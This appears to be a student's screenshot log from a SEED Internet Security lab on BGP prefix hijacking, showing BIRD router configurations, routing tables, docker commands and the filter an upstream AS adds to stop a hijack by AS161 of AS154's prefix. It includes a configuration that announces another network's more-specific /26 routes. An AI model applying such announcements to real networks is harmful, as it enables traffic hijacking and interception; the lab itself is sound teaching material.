
Need to check at another router



```
Connecting to 35aebe3cfee2...
Connected to 35aebe3cfee2.

root@35aebe3cfee2 / #
root@35aebe3cfee2 / # ip route | grep 10.154
10.154.0.0/26 via 10.105.0.11 dev ix105 proto bird metric 32
10.154.0.0/25 via 10.105.0.11 dev ix105 proto bird metric 32
10.154.0.0/24 via 10.105.0.11 dev ix105 proto bird metric 32
10.154.0.64/26 via 10.105.0.11 dev ix105 proto bird metric 32
10.154.0.128/26 via 10.105.0.11 dev ix105 proto bird metric 32
10.154.0.128/25 via 10.105.0.11 dev ix105 proto bird metric 32
10.154.0.192/26 via 10.105.0.11 dev ix105 proto bird metric 32
root@35aebe3cfee2 / # ip route | grep 10.154
10.154.0.0/25 via 10.105.0.11 dev ix105 proto bird metric 32
10.154.0.0/24 via 10.105.0.11 dev ix105 proto bird metric 32
10.154.0.128/25 via 10.105.0.11 dev ix105 proto bird metric 32
root@35aebe3cfee2 / #
```


AS171/router0
ASN: 171
Name: router0
Role: Router
IP: net0,10.171.0.254/24
IP: ix105,10.105.0.171/24

There is no fighting back means As-154 is highjacked by As-161




```
  ipv4 { table t_bgp; };
  route 10.154.0.0/26 via "net0" {
          bgp_large_community.add(LOCAL_COMM);
   };
   route 10.154.0.64/26 via "net0" {
          bgp_large_community.add(LOCAL_COMM);
   };
   route 10.154.0.128/26 via "net0" {
          bgp_large_community.add(LOCAL_COMM);
   };
   route 10.154.0.192/26 via "net0" {
          bgp_large_community.add(LOCAL_COMM);
   };
}
*/
root@b13041a91b02 / # birdc configure
BIRD 2.0.7 ready.
Reading configuration from /etc/bird/bird.conf
Reconfiguration in progress
root@b13041a91b02 / # ping 10.154.0.71
PING 10.154.0.71 (10.154.0.71) 56(84) bytes of data.
```

AS154/router0
ASN: 154
Name: router0
Role: Router
IP: net0,10.154.0.254/24
IP: ix102,10.102.0.154/24


3/r103

```
Connecting to d2b5fefcf9ba...
Connected to d2b5fefcf9ba.

root@d2b5fefcf9ba / #
```

AS3/r103
ASN: 3
Name: r103
Role: Router
IP: ix103,10.103.0.3/24
IP: net_100_103,10.3.0.253/24
IP: net_103_105,10.3.2.254/24
IP: net_103_104,10.3.3.254/24


Replay stopped.

event interval (ms): 200

Details

Router: 3/r103
ID: d2b5fefcf9ba
ASN: 3
Name: r103
Role: Router

IP addresses
ix103: 10.103.0.3/24
net_100_103: 10.3.0.253/24
net_103_105: 10.3.2.254/24
net_103_104: 10.3.3.254/24

BGP sessions
c_as160: Established Disable
c_as161: Established Disable
c_as162: Established Disable

```
router id 10.0.0.6;
ipv4 table t_direct;
protocol device {
}
protocol kernel {
    ipv4 {
        import all;
        export all;
    };
    learn;
}
protocol direct local_nets {
    ipv4 {
        table t_direct;
        import all;
    };

    interface "net_100_103";

    interface "net_103_105";

    interface "net_103_104";

}
define LOCAL_COMM = (3, 0, 0);
define CUSTOMER_COMM = (3, 1, 0);
define PEER_COMM = (3, 2, 0);
define PROVIDER_COMM = (3, 3, 0);
ipv4 table t_bgp;
protocol pipe {
    table t_bgp;
    peer table master4;
    import none;
    export all;
```


```
}
protocol pipe {
    table t_direct;
    peer table t_bgp;
    import none;
    export filter { bgp_large_community.add(LOCAL_COMM); bgp_local_pref = 40; accept; };
}
protocol bgp c_as160 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(CUSTOMER_COMM);
            bgp_local_pref = 30;
            accept;
        };
        export all;
        next hop self;
    };
    local 10.103.0.3 as 3;
    neighbor 10.103.0.160 as 160;
}
protocol bgp c_as161 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(CUSTOMER_COMM);
            bgp_local_pref = 30;
            accept;
        };
        export all;
        next hop self;
    };
    local 10.103.0.3 as 3;
    neighbor 10.103.0.161 as 161;
}
protocol bgp c_as162 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(CUSTOMER_COMM);
            bgp_local_pref = 30;
            accept;
        };
        export all;
        next hop self;
    };
    local 10.103.0.3 as 3;
    neighbor 10.103.0.162 as 162;
}
ipv4 table t_ospf;
protocol ospf ospf1 {
    ipv4 {
        table t_ospf;
        import all;
        export all;
    };
    area 0 {
        interface "dummy0" { stub; };
        interface "ix103" { stub; };
        interface "net_100_103" { hello 1; dead count 2; };
        interface "net_103_105" { hello 1; dead count 2; };
        interface "net_103_104" { hello 1; dead count 2; };

    };
}
protocol pipe {
    table t_ospf;
    peer table master4;
    import none;
    export all;
}
protocol bgp ibgp1 {
    ipv4 {
        table t_bgp;
        import all;
        export all;
        igp table t_ospf;
    };
    local 10.0.0.6 as 3;
    neighbor 10.0.0.5 as 3;
}
protocol bgp ibgp2 {
    ipv4 {
        table t_bgp;
        import all;
        export all;
        igp table t_ospf;
    };
    local 10.0.0.6 as 3;
    neighbor 10.0.0.8 as 3;
}
protocol bgp ibgp3 {
    ipv4 {
        table t_bgp;
        import all;
        export all;
        igp table t_ospf;
    };
    local 10.0.0.6 as 3;
    neighbor 10.0.0.7 as 3;
}
```

bird3.conf


```
router id 10.0.0.6;
ipv4 table t_direct;
protocol device {
}
protocol kernel {
    ipv4 {
        import all;
        export all;
    };
    learn;
}
protocol direct local_nets {
    ipv4 {
        table t_direct;
        import all;
    };

    interface "net_100_103";

    interface "net_103_105";

    interface "net_103_104";

}
define LOCAL_COMM = (3, 0, 0);
define CUSTOMER_COMM = (3, 1, 0);
define PEER_COMM = (3, 2, 0);
define PROVIDER_COMM = (3, 3, 0);
ipv4 table t_bgp;
protocol pipe {
    table t_bgp;
    peer table master4;
    import none;
    export all;
}
```

```
protocol pipe {
    table t_direct;
    peer table t_bgp;
    import none;
    export filter { bgp_large_community.add(LOCAL_COMM); bgp_local_pref = 40; accept; };
}
protocol bgp c_as160 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(CUSTOMER_COMM);
            bgp_local_pref = 30;
            accept;
        };
        export all;
        next hop self;
    };
    local 10.103.0.3 as 3;
    neighbor 10.103.0.160 as 160;
}
protocol bgp c_as161 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(CUSTOMER_COMM);
            bgp_local_pref = 30;
            if (net != 10.154.0.0/24) then reject;
            accept;
        };
        export all;
        next hop self;
    };
    local 10.103.0.3 as 3;
    neighbor 10.103.0.161 as 161;
}
protocol bgp c_as162 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(CUSTOMER_COMM);
            bgp_local_pref = 30;
            accept;
        };
        export all;
        next hop self;
    };
    local 10.103.0.3 as 3;
    neighbor 10.103.0.162 as 162;
}
ipv4 table t_ospf;
protocol ospf ospf1 {
    ipv4 {
        table t_ospf;
        import all;
        export all;
    };
    area 0 {
        interface "dummy0" { stub; };
        interface "ix103" { stub; };
        interface "net_100_103" { hello 1; dead count 2; };
        interface "net_103_105" { hello 1; dead count 2; };
        interface "net_103_104" { hello 1; dead count 2; };

    };
}
protocol pipe {
    table t_ospf;
    peer table master4;
    import none;
    export all;
}
protocol bgp ibgp1 {
    ipv4 {
        table t_bgp;
        import all;
        export all;
        igp table t_ospf;
    };
    local 10.0.0.6 as 3;
    neighbor 10.0.0.5 as 3;
}
protocol bgp ibgp2 {
    ipv4 {
        table t_bgp;
        import all;
        export all;
        igp table t_ospf;
    };
    local 10.0.0.6 as 3;
    neighbor 10.0.0.8 as 3;
}
protocol bgp ibgp3 {
    ipv4 {
        table t_bgp;
        import all;
        export all;
        igp table t_ospf;
    };
    local 10.0.0.6 as 3;
    neighbor 10.0.0.7 as 3;
}
```

We need to change the victim it is 154




```
Use '-' as the source to read a tar archive from stdin
and extract it to a directory destination in a container.
Use '-' as the destination to stream a tar archive of a
container source to stdout.

Options:
  -a, --archive       Archive mode (copy all uid/gid information)
  -L, --follow-link   Always follow symbol link in SRC_PATH
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup/task5$ docker cp ./bird.conf adc48acc2ad1:/etc/bird/bird.conf
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup/task5$ docker cp ./bird154.conf b13041a91b02:/etc/bird/bird.conf
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup/task5$ docker cp ./bird154.conf b13041a91b02:/etc/bird/bird.conf
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup/task5$
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup/task5$
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup/tasseed@ip-172-31-44-212:~/Internet_Security/LAB-9/Laseed@ip-172-31-44-212:~/Internet_Security/Lseed@ip-172
44-212:~/Internet_Seseed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsseed@ip-172-31-seed@ip-172-31-44-212:~/Internet_Securitseed@ip-172-31-44-212:~/Internet_Secu
eed@ip-172-31-44-212:~/Internet_Securitseed@ip-172-31-44-21seed@ip-17seed@ip-172-31-seed@ip-172-31-44-21seed@seed@ip-17seed@seed@ip-172-31-44-21seed@ip-172-31-44-21
Iseed@ip-172-31-seed@ip-172-31-seed@seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup/task5$ docker cp d2b5fefcf9ba:/etc/bird/bird.conf bird3.conf
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup/task5$ ls
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup/task5$ gedit bird3.conf &>/dev/null &
[1] 27206
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup/task5$ docker cp bird3.conf d2b5fefcf9ba:/etc/bird/bird.conf
[1]+  Done                    gedit bird3.conf &> /dev/null
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup/task5$
```



```
Connecting to d2b5fefcf9ba...
Connected to d2b5fefcf9ba.

root@d2b5fefcf9ba / # 
```

AS3/r103
ASN: 3
Name: r103
Role: Router
IP: ix103,10.103.0.3/24
IP: net_100_103,10.3.0.253/24
IP: net_103_105,10.3.2.254/24
IP: net_103_104,10.3.3.254/24

Attaching to an existing session; if you don't see the shell prompt, try pressing the return key.
Tap on this message to dismiss.




Replay stopped.

event interval (ms) 200

Router: 3/r103
ID: d2b5fefcf9ba
ASN: 3
Name: r103
Role: Router

IP addresses
ix103: 10.103.0.3/24
net_100_103: 10.3.0.253/24
net_103_105: 10.3.2.254/24
net_103_104: 10.3.3.254/24


BGP sessions
c_as160: Established Disable
c_as161: Established Disable
c_as162: Established Disable
ibgp1: Established Disable
ibgp2: Established Disable
ibgp3: Established Disable



```
Connecting to d2b5fefcf9ba...
Connected to d2b5fefcf9ba.

root@d2b5fefcf9ba / # cat /etc/bird/bird.conf
router id 10.0.0.6;
ipv4 table t_direct;
protocol device {
}
protocol kernel {
    ipv4 {
        import all;
        export all;
    };
    learn;
}
protocol direct local_nets {
    ipv4 {
        table t_direct;
        import all;
    };
```


AS3/r103
ASN: 3
Name: r103
Role: Router
IP: ix103,10.103.0.3/24
IP: net_100_103,10.3.0.253/24
IP: net_103_105,10.3.2.254/24
IP: net_103_104,10.3.3.254/24

```
root@d2b5fefcf9ba / # cat /etc/bird/bird.conf
router id 10.0.0.6;
ipv4 table t_direct;
protocol device {
}
protocol kernel {
    ipv4 {
        import all;
        export all;
    };
    learn;
}
protocol direct local_nets {
    ipv4 {
        table t_direct;
        import all;
    };

    interface "net_100_103";

    interface "net_103_105";

    interface "net_103_104";

}
define LOCAL_COMM = (3, 0, 0);
define CUSTOMER_COMM = (3, 1, 0);
define PEER_COMM = (3, 2, 0);
define PROVIDER_COMM = (3, 3, 0);
ipv4 table t_bgp;
protocol pipe {
    table t_bgp;
    peer table master4;
    import none;
    export all;
}
protocol pipe {
    table t_direct;
    peer table t_bgp;
    import none;
    export filter { bgp_large_community.add(LOCAL_COMM); bgp_local_pref = 40; accept; };
}
protocol bgp c_as160 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(CUSTOMER_COMM);
            bgp_local_pref = 30;
            accept;
        };
        export all;
        next hop self;
    };
    local 10.103.0.3 as 3;
    neighbor 10.103.0.160 as 160;
}
protocol bgp c_as161 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(CUSTOMER_COMM);
            bgp_local_pref = 30;
            if (net != 10.161.0.0/24) then reject;
            accept;
        };
        export all;
        next hop self;
    };
    local 10.103.0.3 as 3;
    neighbor 10.103.0.161 as 161;
}
protocol bgp c_as162 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(CUSTOMER_COMM);
            bgp_local_pref = 30;
            accept;
        };
        export all;
        next hop self;
    };
    local 10.103.0.3 as 3;
    neighbor 10.103.0.162 as 162;
}
ipv4 table t_ospf;
protocol ospf ospf1 {
    ipv4 {
        table t_ospf;
        import all;
        export all;
    };
    area 0 {
        interface "dummy0" { stub; };
        interface "ix103" { stub; };
        interface "net_100_103" { hello 1; dead count 2; };
        interface "net_103_105" { hello 1; dead count 2; };
        interface "net_103_104" { hello 1; dead count 2; };

    };
}
protocol pipe {
    table t_ospf;
    peer table master4;
    import none;
    export all;
}
protocol bgp ibgp1 {
    ipv4 {
        table t_bgp;
        import all;
        export all;
        igp table t_ospf;
    };
    local 10.0.0.6 as 3;
    neighbor 10.0.0.5 as 3;
}
protocol bgp ibgp2 {
    ipv4 {
        table t_bgp;
        import all;
        export all;
        igp table t_ospf;
    };
    local 10.0.0.6 as 3;
    neighbor 10.0.0.8 as 3;
}
protocol bgp ibgp3 {
    ipv4 {
        table t_bgp;
        import all;
        export all;
        igp table t_ospf;
    };
    local 10.0.0.6 as 3;
    neighbor 10.0.0.7 as 3;
}
```




```
        igp table t_ospf;
    };
    local 10.0.0.6 as 3;
    neighbor 10.0.0.8 as 3;
}
protocol bgp ibgp3 {
    ipv4 {
        table t_bgp;
        import all;
        export all;
        igp table t_ospf;
    };
    local 10.0.0.6 as 3;
    neighbor 10.0.0.7 as 3;
}

root@d2b5fefcf9ba / #
root@d2b5fefcf9ba / # birdc configure
BIRD 2.0.7 ready.
Reading configuration from /etc/bird/bird.conf
Reconfigured
root@d2b5fefcf9ba / #
```

